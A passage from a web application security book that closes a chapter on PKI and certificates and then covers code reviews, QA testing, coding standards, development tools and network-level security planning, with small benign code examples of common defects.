- ☑ Netscape Certificate Management Server is part of the suite of Netscape Server Products, so you must install the Netscape Servers as a group.
- ☑ Done properly, configuring PKI for the Apache Web server can harden the server against just about any hacking attack.

Testing Your Security Implementation

- ☑ All security implementation testing should be carried out in a test environment that is as identical to your production environment as possible.
- ☑ The three major goals of testing your security implementation should be that your implementation has the desired result, that during testing your infrastructure remains stable and continues to perform well after the implementation, and that you have defined an appropriate back-out strategy.
- ☑ Testing methods should involve performance testing, functionality testing, and security testing.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What are the benefits of using security-enabled applications?

A: Secure applications or applications with security built into them allow the application service provider to protect their investments in their products from hackers seeking to "break" their applications. If only authorized users can use an application or access a system, it's life span and value are that much greater. On a public medium such as the World Wide Web, security is essential to vendors because it gives customers peace of mind and may help to drive business to the vendors' sites.

Q: I am having a hard time understanding the basics of PKI—can you help me make sense of how PKI is important to me as an application developer for an e-commerce company?

A: PKI's design makes it the perfect security framework for Web applications and systems on the Internet. Because the encryption keys used are asymmetrical, security can be extended between client and server no matter where in the world they both are. The ability to incorporate PKI into your applications is a boost to the robustness and integrity of the application whether it is used on the Web or not. Certain sectors of business, e-commerce being the foremost, reap the benefits of a PKI-based security solution immediately upon implementation as security is increased many times over the traditional username and password security scenario.

Q: Is there a need to use both SSL and PGP in application environments?

A: Though SSL and PGP can work together, it is not necessary to use them both in the same environment. PGP is best suited for e-mail applications whereas SSL is best suited for Web client-server authentication and data encryption. This is not to say that PGP could not be used to encrypt data between a Web browser and a server. The SSL implementation however would be easier to carry out. Also SSL was not defined for use in secure e-mail exchange.

Q: My boss and I are having an ongoing debate about testing our security implementation. He says that a back-out plan isn't necessary if we know what we are doing, and he also says that all testing can actually be done in the production environment. I completely disagree with him. Can you help me understand what the proper method is that we should be using for testing of security?

A: Any feasible implementation process must include a back-out plan. Security testing should include functionality and performance testing as well to ensure that the security method used does not harm the Web application.

Q: How does S/MIME secure e-mail?

A: S/MIME secures e-mail by encrypting the message content and/or affixing a digital signature to the message. The encryption scrambles the data so that it is intelligible, and the digital signature alerts the sender and/or the recipient to tampering of the e-mail.

Q: Must I request a single certificate for each service that I wish to secure?

A: No, you can request a multi-purpose certificate from a Certificate Authority. Microsoft Certificate Services or Netscape Certificate Server can create and issue multi-purpose certificates for use in e-mail, Web browser sessions, and data encryption.

Chapter 12

Cradle to Grave: Working with a Security Plan

Solutions in this chapter:

- Examining Your Code
- Being Aware of Code Vulnerabilities
- Using Common Sense When Coding
- Creating a Security Plan

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

By now, you should be asking yourself "Is there anything else that I can do to secure my Web applications against malicious hackers?" We have stepped back from the developer's chair and looked at development as a hacker would see it. We have looked at CGI Bin scripts and the vulnerabilities that are associated with them. We have had a chance to examine Java and Java Applets, XML, ActiveX, ColdFusion, and Mobile Code. We have addressed almost every topic relevant to Hack Proofing your Web Applications. This last chapter deals with not only tying all of the previously discussed methods together, but also introducing a security plan. Very often, simple common sense will assist you greatly.

As hard as you try, chances are good that your Web site still will not be secure enough to protect your organization from all attacks by malicious hackers. At the very least, you need a well-rounded balance of security. By now you realize that security does not happen at just the application level or only at the network level. Security should happen everywhere. The more security that is in place, the more successful you will be at thwarting attacks.

As a developer, you should look deep within the work that you are doing—as well as the work your co-workers are doing—and check your own code for security holes. Examine your operations and review the code from cradle to grave, understanding that vulnerabilities probably exist. How exploitable is your code? That is the question that needs to be answered. One thing that is on our side is the advancement of information security within high-tech organizations. That is a definite step in the right direction. Another point for the good guys is the increasing awareness that a need exists for security testing on Web sites, which is demonstrated by the increasing number of companies spending money to have their Web sites tested by outside organizations to determine security vulnerabilities and then analyze security breaches.

Security does not just happen. You, the developer, have to hack proof your Web applications. You need to ensure that you are involved in code reviews and are testing your code on both a development level as well as a production level. Look deep into the code. Ask your co-workers to "crack" your code. Work together to protect your company against

attacks from both the outside and the inside. By reviewing your code and then testing it, followed by your co-workers attempting to hack into your code, you are taking serious steps in the prevention of exploits in your Web applications. No one person is responsible for the security of that code. It becomes a "group" effort. You test my code, you find a hole, and you make it known that a hole was found, and the hole is fixed. This method helps to lessen the chance of an attack from the inside. The double bonus is that it also helps to lessen the likelihood of a successful attack from the outside, because you have eliminated an exploitable hole in the code on your Web site.

This final chapter covers the process of code reviews from a structured standpoint, as well as in informal code review. We also look at the role that testing plays in the security process. We discuss how testing/reviewing that is performed by developers differs from that which is done by quality assurance (QA) and then end-users. This chapter also covers coding standards and the different tools that exist for use with code, such as Rule-Based Analyzers or version control and source code tracking. Lastly we discuss the relevance of having a security plan in place. Let's get started by taking a close look at code reviews.

Examining Your Code

Reviewing your code, or that of your co-workers, is a critical step that must be taken if you want to successfully fend off attacks by hackers. We are going to be straight up, brutally honest with you—if you do not do code reviews as a regular part of your development work, nothing else that you have read in this book will make a difference. You can learn all you want about CGI Scripts and how NOT to be a code grinder. You can know everything there is to possibly know about ColdFusion, but if you do not do code reviews; you are already dead in the water. If code reviews are not already an integral part in your work life, then I strongly suggest that you begin to include them now. If you are reading this and mumbling to yourself "management doesn't think that code reviews are necessary," then I would suggest that you give a copy of this book to your management team. The fact is, no matter how you try to dice it or

slice it, you will never be able to protect your Web applications from hackers if you do not even do the most basic of practices: code reviews.

I am amazed on a fairly regular basis at the number of developers who do not even understand the concept of code reviews. I learned about code reviews in school, I guess I always just assumed that everyone was taught to do reviews. Project Managers also have a history of not enforcing code reviews. The manner in which organizations benefit from code reviews is incomprehensible. Let's start by taking a closer look at what exactly a code review is and then cover more of the details of how they can improve your Web application development life cycle. What we are hoping for is that by the time you are finished reading this section, you will be able to suggest to your manager that code reviews be implemented as a development tool. If code reviews are already a part of your development cycle, then hopefully you will be able to take some new, additional information to use as a tool to even better improve the process that you currently use.

Code Reviews

There are two types of code reviews: an informal (peer-to-peer) walkthrough and a structured walkthrough. It has been our experience that the informal walkthroughs tend to happen more frequently within smaller companies and/or in the early phases of projects. The structured walkthroughs tend to be more formal, involve numerous people, and tend to happen within larger organizations as well as during the final stages of projects. A good rule of thumb to use would be this: The larger the project and the more crucial the success of the project, the more structured the walkthroughs should be. Informal walkthroughs are usually conducted by the designer/developer and a manager or co-worker and tend to be done for the purpose of having a second set of eyes to review the code.

A structured walkthrough involves several project members, including the project manager, the developer, the lead architect, quality assurance, and management. With a structured walkthrough, the full life cycle development process must be followed. The walkthrough is used

as an opportunity to measure the code against the requirements. Without requirements it is hard to gauge if your code does what it is suppose to do.

When participating in a structured code review, all participants should be provided with a copy of the user requirements as well as the source code that is being reviewed. The documents should always be provided to all the participants with enough advance notice so that each participant has time to review them. Because code reviews have the specific intent to find errors within the written code, you can imagine that they can get a little heated. Knowing that information on the front-end, ground rules should be set for code reviews so that they do not become personal attacks.

When conducting a structured walkthrough, the minimum entry condition should be that the source code for the module is completed and controlled. Completed is defined as the source code is complete based on user requirements; controlled is defined as the source code being in a stable state. The exit conditions upon completion of the walkthrough are that the source code is accepted and ready for the unit testing stage. Unit testing is defined as end-to-end testing. Exception conditions should also exist within code reviews. Code reviews can be interrupted and/or stopped if too many problems are discovered within the source code. You should always have a predetermined threshold for what is "too many errors" within the code, at which point the review can be rescheduled for a later date. If this situation should ever occur, the project should be sent back to the code development stage.

Several objectives should be accomplished during a code review, starting with checking to ensure that the source code follows the detailed design documents. The second objective is to check that the source code conforms to company (or project) coding standards. You should also be finding any defects in the source code prior to the beginning of unit testing. This is not always possible, but the intent should at least be there. Lastly, use the code review process to measure the progress of work that is taking place on the project. This is done by tracking the number of defects, the type of defects, the cause of defects, and so on, so that progress may be fully tracked as fixes are applied.

An additional benefit that is gained from code reviews is that they lend themselves to better documentation. When code reviews are a regular part of the development process, and developers understand that they will have to walk through their coding efforts with other individuals, they are more likely to write better documentation. It is also easier to enforce any documentation policies that you may have within your organization if code reviews are a standard part of the process. Strongly written documentation will always help to move things along during a code review.

Peer-to-Peer Code Reviews

Think of code reviews in the same context that you think of your development work being tested. You should fully understand the concept of how difficult it is to test your own work with any objectivity. We all like to think that we can test our own work successfully, but the reality is that quality assurance is much better at that job then any developer could ever hope to be. We should also factor in that some defects are more easily found during a code review than they would be during testing, whether manual or automated. We can apply that same logic to reviewing the code of our co-workers. With the right process set up, having code reviewed by co-workers prior to a release works to our advantage. Experience will probably show that when you first introduce the concept of peer-to-peer code reviews, it is met with some initial resistance from the developers. But as time goes by, and the developers have an opportunity to experience the benefits of reviews, everyone adapts to the concept.

Peer-to-peer code reviews should be set up using some guidelines to better control the outcome of the reviews. Entrance criteria are needed so that participants aren't wasting their time by looking at code that isn't going to be released with or without a code review. The entrance criteria should be as follows: The developer must be able to run through (execute) the code without a termination error resulting from the code being executed. If the code being executed results in termination errors, then the code is not ready for review. After we have our entrance criteria

set-up (which we now do), we then can qualify how we will be conducting/participating in peer-to-peer reviews.

In the instances where the development process is set up with structured release dates, code reviews can be scheduled prior to each release. Working in a team environment, each developer will be responsible for reviewing the code of a different developer. The first step of the review is to execute the code to ensure that the entrance criteria is met. Next the developer must do a visual line-by-line review of the code. Oftentimes, the types of defects that are uncovered during code reviews are defects that would be missed during a testing cycle because they are embedded defects. Hence the reason they are more easily caught during a line-by-line, visual review. Criteria of specifics should be developed based on the programming language that is being used. We set up a checklist of common defects that are not easily detected through standard testing methods that we should be looking for when working in a Java environment.

- Excessive copying of strings—unnecessary copies of immutable objects
- Failure to clone returned objects
- Unnecessary cloning
- Copying arrays by hand
- Copying the wrong thing or making only a partial copy
- Testing new for null
- Using == instead of .equals
- The confusion of nonatomic and atomic operations
- The addition of unnecessary catchblocks
- Failure to implement equals, clone or hashcode

These are the types of common errors to be on the lookout for during a peer-to-peer review, where the application development work is done in Java. The point is to create some sort of checklist that developers can use to look for common errors that are often missed during

the testing phase. You should be using written documentation to track the defects that have been found and then corrected from the code review process. This documentation can be something that is created by the development team and then used for each code review.

There are inherent benefits to doing code reviews with co-workers as an informal walkthrough, versus a structured walkthrough with a group of individuals. The most obvious is that an informal walkthrough is much less intimidating. You can work with other developers at a much more relaxed pace, not taking things nearly as personally as one might in a more structured walkthrough. Another distinct benefit to doing code reviews with other developers is that suggestions can be offered back and forth for ways to tighten up code to prevent security cracks. Code reviews between co-workers are excellent learning tools. Reviews help to foster relationships between developers, as well as improve development skills. Code reviews are one of the best ways to help a new or struggling developer in the early phases of employment or for developers learning a new language.

The errors that are "hidden" within the work may not be obvious to the developer writing the code. To gain some perspective, think in terms of a writer needing an editor. A writer will review her work after completion (as well as throughout the progress of the work) and discover really obvious mistakes. These could be grammatical errors, spelling errors, or even storyline errors. The author will not "see" all of the mistakes in the work because of the close proximity with which she has been working with the material, and therefore will not be able to correct them all. When the editor reviews the work, he will see the majority of the errors that have been left and will make corrections to the mistakes, make suggestions for corrections, highlight the errors for the author, or a combination of any of these three. After the editor has completed his piece in the process, he sends the work back to the author for revisions. The process continues until the work is ready for publication.

That process is mirrored in the development effort. The reviews may happen on a peer-to-peer level, or they may occur on a developer-to-QA level. Nonetheless, errors and defects are discovered, reported, and

fixed, in a back and forth effort until the program is blessed and ready for production.

The following example is a very simple one, dealing with rules that are applied to credit card type and processing. The code is written for MasterCard, which must have a validation input of the first two characters applied being either the number 54 or 55. The simple coding error is that the second set of entrance criteria is a 56 rather than a 55. Simple to spot, but also likely to be missed by a developer reviewing his or her own code and possibly even during QA testing. A peer-to-peer code review, with line-by-line sight checking is the most likely way to catch this defect.

```
(Mastercard requires 16
digits).",true,null,null,16,16,null,null,null);
else if (cc_type == "MC")
    if (cc_type == "MC") {
      var mcccnum;
      mcccnum = ccnumchars.substr(0,2);
      if (mcccnum != "51" && mcccnum != "52" && mcccnum != "53"
          && mcccnum != "54" && mcccnum != "56") {
          alert("MasterCard requires the first two
            digits of your credit card to begin with one of the
          following: '51', '52', '53', '54', '56'.");
```

Again, a fairly simple example of how code reviews can assist in defect detection. Now let's take a look at something a little more complex. One thing to keep in mind as you are looking at these code samples is that for a code review, this sample is a little short, but the idea is still there. Usually it is more helpful when the code is really long, and that is how developers tend to miss things because they get lost in the details.

```
#include <stdlib.h>      /* For _MAX_PATH definition */
#include <stdio.h>
#include <malloc.h>
```

```
void main( void )
{
  char *string;

  /* Allocate space for a path name */
  string = malloc( _MAX_PATH );
  if( string == NULL )
   printf( "Insufficient memory available\n" );
  else
  {
   printf( "Memory space allocated for path name\n" );
   /*REMOVE THIS CODE*****************************
   *free( string );
   * printf( "Memory freed\n" );
   ********************************************/
  }
}
```

The above code is not explicitly an error, but without removing the * surrounded code, you have created a memory leak and therefore introduced an error into the system.

Being Aware of Code Vulnerabilities

Developers and QA have a love/hate relationship. QA is oftentimes viewed as a roadblock to a project finishing on time. This view is common, if not solely because QA is usually the last group to work with a project. However, if errors were caught in advance during a code review, a project would be more successful. Simply being aware that the code you write probably contains vulnerabilities will go a long way in helping to lessen the chance of a security breach within your Web

applications. We would hope that if your organization is not doing code reviews, they are at least running development work by a QA team prior to release to production—one or the other is better than neither. Of course, bringing in the QA team after too much production work has already been completed will result in needing a corresponding amount more time and money to fix errors.

As you should with code reviews, expect the QA team to find errors in your work. If you talk to anyone who has been in QA for a significant period of time, they will tell you that they are fully aware that whatever they are working on will *never* be defect-free. To think that all the defects in an application could be found is very unrealistic. The focus should be to have those remaining defects be *low priority* defects.

Defects are defined in the following manner (with minimal variation from one organization to another):

- **Critical/Urgent Priority** A defect that causes application termination. Defect must be fixed immediately.
- **Very High Priority** A defect that severely impedes the functionality of the application. Defect must be fixed as soon as possible.
- **High Priority** A defect that is detectable by end-users, but does not impede site functionality to the degree of being unable to complete expected tasks. Defect must be fixed prior to next milestone being reached.
- **Medium Priority** A defect that does not impede functionality, but is an obvious issue to end-users. Defect should be fixed prior to final release.
- **Low Priority** A defect that does not impede functionality and is not highly noticeable to end-users. Fixing of a low priority defect is optional. Fix if possible.

In some instances, a QA organization might use the "grouping method" to obtain higher ratings for defects that have been discovered. By this I mean, if 10 medium priority defects have been recorded, that

would be the equivalent of 1 high priority defect, and therefore warrant all 10 defects being fixed prior to release.

Testing, Testing, Testing

There are literally hundreds of views on what QA's role should be in the development life-cycle process. Some views suggest that QA should be brought in as soon as a project starts, other views suggest that QA does not need to be involved until development work is complete, and some even suggest that QA should be brought in someplace in the middle—or that QA is not needed at all. We recommend that QA needs to be involved from the beginning phases and that testing should be part of the entire process.

To further that thought process, testing should not just be completed by quality assurance; testing should be done by developers and customers as well. Marketing and other internal departments are customers, so they should certainly be doing some testing on the application. By the same token, if your customer is external, then perhaps your development work should be beta tested with an external group of people, although this type of testing is generally more usability testing than it is defect testing.

Testing needs to be grown into the plans from the conception of a project because it can be time-consuming. The reality is that if testing is not done before the QA team receives the product, or if it is not done until just days prior to a scheduled release to production, troubles are bound to develop—especially when you consider that fixing one bug sometimes uncovers a deeper one.

A previous employer of one of the authors, an e-commerce company, was changing the process in which they did the user registration on their Web site. The organization believed that changing the registration process—from the beginning of the user experience to almost the end of the site visit—would increase sales as well as registration rates. The thought process was that requiring users to register as soon as they hit a site was intimidating. Users need time to play around, look through options, make decisions, and then register only if they wished to make a purchase. The task seemed simple enough; a decision was made at which

point the customer "had" to register to move forward, and development work began. The initial development process for the changes was six weeks, with two developers dedicated to the change. That equates to 480 hours (assuming a 40-hour work week) for the registration move. End-to-end testing was completed by developers but without the concentration on path deviations. What the developers tested was to pull up the Web site, put an item in the shopping cart, register, and complete the purchase. Everything appeared to be fine until QA started testing the application. QA looked at the purchase path from at least 20 different perspectives: purchasing different items, purchasing additional equipment, adding multiple items to the shopping cart, deleting items from the shopping cart, attempting to register an already registered user. Basically what QA did was try to break what had been created. After the initial phase of development was complete, QA spent eight weeks uncovering resulting defects.

What happened with this particular project was complicated, but simple at the same time. Simple to explain but complicated to fix. After registration was moved, QA immediately uncovered defects with the initial site visit. Over 50 defects were uncovered, making a trail from the home page of the Web site and not ending until the user signed out of the site completely. Some of the defects found were the following: inability to sign-in as an existing user, e-mail notification did not work, unable to register a new user, unable to purchase multiple items in the shopping cart, user unable to return to site after newly created registration had been completed and user unable to process a credit card transaction at purchase. After the development team would correct a problem, QA would move to the next step in the process, and another defect would be uncovered at that point.

Understanding that developers, QA, and end-users test by using different logic is actually a very big benefit to the development life cycle process. By having code reviewed, tested, and used at so many different levels, the chances of detecting bugs increases. Let's review the different review/testing phases and who performs the task at each level (see Table 12.1). Because the goals are so different for each different level and type of testing/reviewing that is performed, each can be leveraged against the

other to obtain the most optimal output possible. As a project nears the release date, it is unlikely that all the friction that exists between QA and developers will be eliminated, but a basic understanding should at least help to curtail it.

Table 12.1 Different Levels of Testing and Review

Test or Review Method	Performed by	Type of Review or Test	Defect Distinction
Level I Code Review	Developers	Line by line Executable run-through	Syntax errors Logic in the code Efficient code
Structured Walkthrough	Project Teams	Line by line Executable run-through	Logical code Code syntax Efficient and concise code Code functionality Security
Informal Walkthrough/ Peer-to-Peer	Developers/ Developers	Line by line Executable run-through	Logical code Code functionality Security Code syntax Efficient and concise code
System/ Functional/ Usability/ End-to-end	QA	Manual Automated	Functionality Usability Security Performance Integrity
Usability Testing	End-users	Manual	Functionality Usability Performance

Using Common Sense When Coding

Technology evolves at a faster pace than most of us can keep up with. A new tool is always being introduced, or someone has created a better way to do something or a faster way to do something better.

The one thing that may help us all to stay sane is using standards. When a standard process is in place within an organization, the work is usually much easier to complete. These processes will help to keep projects moving forward and to help keep work efforts moving forward.

Using some of the techniques that are offered in this chapter as solutions will help to move things in the right direction. The right mix may differ from organization to organization—the trick is to find what works best for yours. It may take some adjusting and trying different things to find the right process.

Planning

We have all had to work with moving targets on projects. The first step towards secure application development work is to have a plan in place. Knowing what the intended outcome is for a specific project makes life easier for everyone. Goals that are written out and signed off on have a tendency to change at any given moment.

An old saying among the IT world says "cost, quality, and schedule—pick two. The two you select will determine the third."

Recently an e-commerce company went through a redesign of their Web site. It was a basic revision of everything they did. There was a common feeling that almost everything regarding their existing site needed to change for the organization to be successful. In reality, this is a very common theme among smaller, newer organizations. What often happens is that a company throws something together so that they can be "live" and part of the Internet world, with a plan to either "better the site" in small steps or undergo a complete architectural change after a 6- to 10-month timeframe. A developer was brought in to assist with security aspects and overall quality on the project. As with many organizations today, they had numerous projects going on at one time, and for the first several weeks that he was on site, the architecture project was in the background. He spent that time learning the business and how the current site functioned. During the learning period, one of the most common catchphrases he heard was "we are going to handle that during re-architecture." The phrase was heard so often that the developer began

to realize one of two things had to be true: Either this re-architecture project was going to encompass everything, or nobody really knew what the requirements were for this project.

The changes made late in the game encompassed everything from functionality to security to page layout. Everything was impacted by late decisions. To make matters even worse, the directives to make changes came from any one of 15 different people and often involved changing things two or three times.

As you can imagine, in situations like this schedules are usually not delivered on time. In fact, making a target date is almost impossible when changes are being requested from every direction. Had the project started with written requirements that were signed off by key players, the initial target date most likely would have been the actual delivery date.

Coding Standards

A good place to start with improved security on the development team is to use coding standards. Comments allow developers to write in a natural language to clarify the intent of a program. Programs should be commented internally with clear, concise statements. Two areas that are generally covered in comments are:

- Header comments
- Variable declaration comments

Header Comments

Header comments, which are included at the beginning of a file, will usually include a descriptive title for the program, function, or class (or a title that follows naming conventions used within your organization). The header comments might also include the developers name and date of creation, with a change management section included for the names of all people creating modifications to the program, function, or class, as well as the date the modifications were made. Comments on additional changes that are made should also be included in the header section.

Information should also be included on how the program or function should be called; this varies depending on whether it is a function or pro-

gram that you are working with. For functions, function signatures and pre- and post-conditions should be included; for programs, the command names and arguments should be included. The header comment section should also include a brief statement covering what the program or function does. This could be an explanation as to what problem is addressed, what changes are made, or something along those lines.

If a description of the inputs and/or outputs that should be expected from the program or function can be included, it should. This and the inclusion of a description of the method used are optional comments in the header. They can be lengthy in explanation and sometimes are left out for that very reason. There is a difference in opinion on how valuable this information is for developers. Without coding standards in place, some developers will opt to include the information simply because they like to see the information and find it informative, whereas other developers may not put it in because of its length.

With coding standards in place, all of these issues can be determined, and then adhered to. Using a template to have a consistent format for information that must be included within each program or function will also be of great assistance. It doesn't really matter which pieces of information an organization includes, what works for one may not work for another. The key is that standards need to be in place and then followed for best results.

Variable Declaration Comments

The Variable Declaration comments section is the most straightforward of all the comment sections. This section should include a short description of the logical role played by each variable. It works best to organize this section as a legend. The code section comments should have guidelines as well. For example, you could take each section that performs a task and comment it with an explanation of its purpose and possibly explain the algorithm used to carry out the task. If statements within the written code are complex or non-intuitive, they should be preceded by comments. The difficult area with this standard is its subjectivity: what may be complex to one developer may not be complex to another. It's oftentimes a judgment call. Just having the rules in place will help,

obviously developers need room to think for ourselves, and they can determine what does and does not need to be commented. Having standards in place will only aid in this process.

The Tools


Web applications operate in dynamic environments. Using available tools makes your life easier and your application development work more secure. Tools, such as rule-based analyzers, version control and source code tracking tools, and debugging tools, can help you secure your application development work more easily. Even using just one of them can help to point out errors in development work that could save a developer hours of frustration.

Rule-Based Analyzers

A rule-based analyzer, also referred to as an HTML validator, allows developers to input written source code and have the code evaluated against coding standards or language-specific rules. Using a rule-based analyzer affords the developer the ability to discover errors in coding as well as inconsistencies with coding standards that are used within a given organization. A rule-based analyzer also provides future document portability, which is important when you consider how quickly new releases of existing browsers become available and how quickly new tools are coming to market. Rule-based analyzer generally also include a link checker, which checks for bad links in code, and a cascading style sheet validator, which checks for errors in any style sheets included in an HTML document.

The W3C Web site offers an HTML validation service (Figure 12.1), which you can view at http://validator.w3.org/. The site offers visitors the opportunity to have HTML validated by entering in a valid Uniform Resource Identifier (URI); then entering the document type, such as XHTML or HTML; and then specifying how you would like the results returned (show source input, outline of document, or show parse tree). Other online (free) analyzers are available at www.netmechanic.com or www.cast.org/bobby/.

Figure 12.1 W3C HTML Validation Service Web Page



Debugging and Error Handling

In a development environment, debugging a problem simply means to have a problem (defect/bug), isolate that problem, find a solution for the problem, and implement a fix. If a program has been debugged, it has been fixed so that no (known) defects exist within that program. Tools are available for different programming languages for debugging purposes.

Source code debuggers are available that have the ability to report which process is active, how much memory or other resources are being used, as well as other internal information. A debugger can tell you which process is accumulating memory—if one in particular is—prior to the system crashing. This functionality is provided by monitoring which systems are receiving memory use messages and which systems are not releasing message memory. As more messages are received, they eventually gain control of all available memory. If this process continues long enough, the system will come to a complete stop. Use of a debugger can prevent such a situation.

Debuggers offer enough value-add that they can be useful during the initial development stage, and they can also review code prior to a new build being released to QA. Root cause analysis is generally made easier when debugging is used, because it returns visible error messages

to the developer advising of what the problem is, rather than the friendly "browser-based" messages that can be returned without the use of debugging or error handling. Developers should be cautioned not to "lose" themselves in testing with debuggers—depending on one particular tool too much can cause them to miss other defects.

Version Control and Source Code Tracking

How many times have you heard a developer asking a question about a stored procedure or a particular piece of code that someone else did some work on, because it wasn't clear what was done? How many times have you been in the situation where you didn't know if anyone was working on a particular piece of code, so you do development work on it yourself, only to find that someone else *is* working on that code? Even once is too many times for something that frustrating. Avoiding this situation is simple through the use of any one of several tools.

Version control is used within most organizations, but probably not as effectively as it could be. Version control is used a lot just to make sure that two people aren't making changes to the same programs at the same time. Version control and source code tracking tools offer a lot more than just the benefit of not having to worry about your changes being overwritten by someone else on the development team. Visual SourceSafe—Microsoft's configuration management tool—and StarTeam are two of the industry leading packages available. Let's take a closer look at what these tools have to offer.

Visual SourceSafe

Microsoft describes Visual SourceSafe (VSS) as the tool that will protect your team's most valuable assets and give you the tools you need to work efficiently within complex development and authoring environments. One of the most beneficial features of VSS is that it is both secure and scalable. VSS allows organizations to store current files along with past changes to documents, source code, and Web content, so that you can easily re-create previous versions and maintain an audit trail for any file. VSS is easy to learn and use—the user interface of version 6.0 is similar to Windows Explorer.

VSS has a project-oriented version control for Web and PC content management that allows users to develop Web content, source code, and supporting program files in the same environment. It also allows organizations to deploy their files directly to Web sites. Some additional features included in this package are the following:

- Site maps can be generated from a collection of Web pages stored in VSS.
- Promotion Labeling for easy association between release dates and changes.
- Ability to test both local and remote hyperlinks.
- Control versions of any type of file produced using any development authoring tool.

VSS is easy to install and even easier to learn. Version control is critical for the success of team software and Web site development. The use of VSS prevents users from accidental file loss; it also allows reverting to previous versions, branching, merging, and the managing of releases. VSS is a source control system, which is needed when developing software or Web sites. Another much needed feature of VSS is the ability to compare two versions of a file or return to a previous version.

As developers, we understand the importance of all of these features, especially when working with Web applications. A tool such as VSS can make or break the development process. The tracking feature for versioning allows better management of changes made to any source code. Although VSS does not even begin to eliminate the threat of a security break-in, it certainly helps to track where changes occur, which may have led up to the security hole. VSS is certainly one of the most well-known source control tools available, but it isn't the only one used. StarTeam is growing in use as projects become more integrated.

StarTeam

With the same concept in mind as Microsoft VSS, StarTeam is a project-based configuration management tool designed to increase team productivity. StarTeam is growing in popularity as it continues to evolve into a

total solution package. StarTeam allows the ability to perform version control and visual configuration management, and it also has the added functionality of defect tracking. Rather than using one tool, such as VSS, for version control and other source code management and then a tool such as Mercury's TestDirector for defect management, StarTeam offers the unique ability to handle both.

StarTeam also offers the ability to handle requirement documentation as well. StarTeam is designed to be able to handle a project from cradle to grave. It is can also be fully integrated with MS Project. StarTeam handles labeling and Web interfaces, just as VSS does. The is a feature within StarTeam that allows for comparison between documents to easily identify any changes that may have been made, and it offers the ability to accept or decline such changes. This feature comes in handy when many people are working with the same documents in a fast-paced environment.

Using a configuration management tool to assist with version control, defect tracking, code standards, and labeling is a great tool to aid in the development process. Any tool that can assist in a development effort is worth implementing in the team environment.

Creating a Security Plan

The purpose of this book is to deal with security from an application level, but you also have to recognize that security needs to be handled additionally at a network and workstation level. This section addresses creating a security plan by tying together the tools and methodologies that we have already discussed within this chapter, as well as information on both network and workstation security.

Throughout this chapter, we have covered various phases of project planning, development, and testing. Alone, they are all individual parts of a given project, but when implemented together, in a formal manner, they are a security plan. This is where management comes into play very strongly. Someone needs to lay the foundation for how important security is to your organization. There needs to be an understanding—among not just the developers but also network administrators and QA

as well as all of management—as to where the company stands on security. Someone needs to implement all of these great, useful tools that we have covered throughout this chapter. Let's start out by making a list, to review what has already been covered, the areas that will be included in a security plan:

- Involve QA from the ground-up in development projects.
- Coding standards need to be in place and followed.
- Structured walkthroughs and/or informal walkthroughs must be a part of the development effort.
- Using version control software.
- Using rule-based analyzers.
- Using debuggers and error handling when coding.
- Network security and application security both need to be covered.

The goal for any organization should be to have a functional site that is secure. There are times when security will be looked at as a trade-off for functionality, and there are times when that will be true. The trick is to find a middle ground where the applications are secure yet functional. Too much security may cause the applications to be useless, whereas too much functionality could mean not enough security. What you want is both. Obviously, users are looking for confidentiality in their use of a Web site. This has to be possible from a functional level as well as a security level.

Having a security team in place to deal with security concerns/processes and updates is a good idea. The team should consist of network administrator(s), developer(s), project manager(s), quality assurance, and a management representative. Publishing a security plan for your organization should be one of the goals of the security team. The security plan should cover security at the following levels:

- Network level
- Application level
- Individual workstation level

Security Planning at the Network Level

At the network level, your security plan should cover the three A's: Authentication, Authorization, and Accountability. You need to be able to control who is allowed to access your applications, how they access them, and when and where they access them from. It's true that network level security alone will not protect your Web applications, but it's a great place to start. Hackers can't break into your application if they can't get to it.

The most obvious place to start would be with passwords. Passwords grant access, so you must keep them safe. Securing our password databases on servers hidden from the Web or adding layers for more thorough authentication—such as certificates and data encryption—go a long way in preventing unwanted access. Properly configured firewalls and access lists on routers could also repel attacks from unwanted IP addresses, if possible.

You can implement the same methods for securing a single server and an entire network, that is, simplify the design so that there is as little room for configuration errors as possible and then lock down every service that our users don't need. That might sound archaic and perhaps a bit totalitarian, but consider the potential damage to your Web site and Web applications that you may have to endure.

All systems involved in the network infrastructure should be surveyed and all unnecessary services and ports should be shut down or closed. Not only does this secure the systems, but you may also benefit from a performance boost as a result of decreased network traffic. Furthermore, you should have a schedule for network scans, security patch upgrades, and possibly full operating system upgrades. Additionally, you may want to consider putting intrusion detection systems in place. Most firewall and routers are compatible with the Simple Network Management Protocol (SNMP) and support applications that use SNMP to log activity on these devices.

Finally, you also want to avoid becoming victims of social engineering. You should recognize that computers and software do what they are supposed to do and that human error is our greatest point of failure. Your team should verify the identity of anyone they come into contact

with either directly or via media such as e-mail, the telephone, or Web browsers, before they divulge any information concerning your networks and systems. Doors, windows, and other physical access points to critical areas of your IT infrastructure should be made into restricted, access-only areas. You must realize that security policies for humans are as important as security policies for computers.

Security Planning at the Application Level

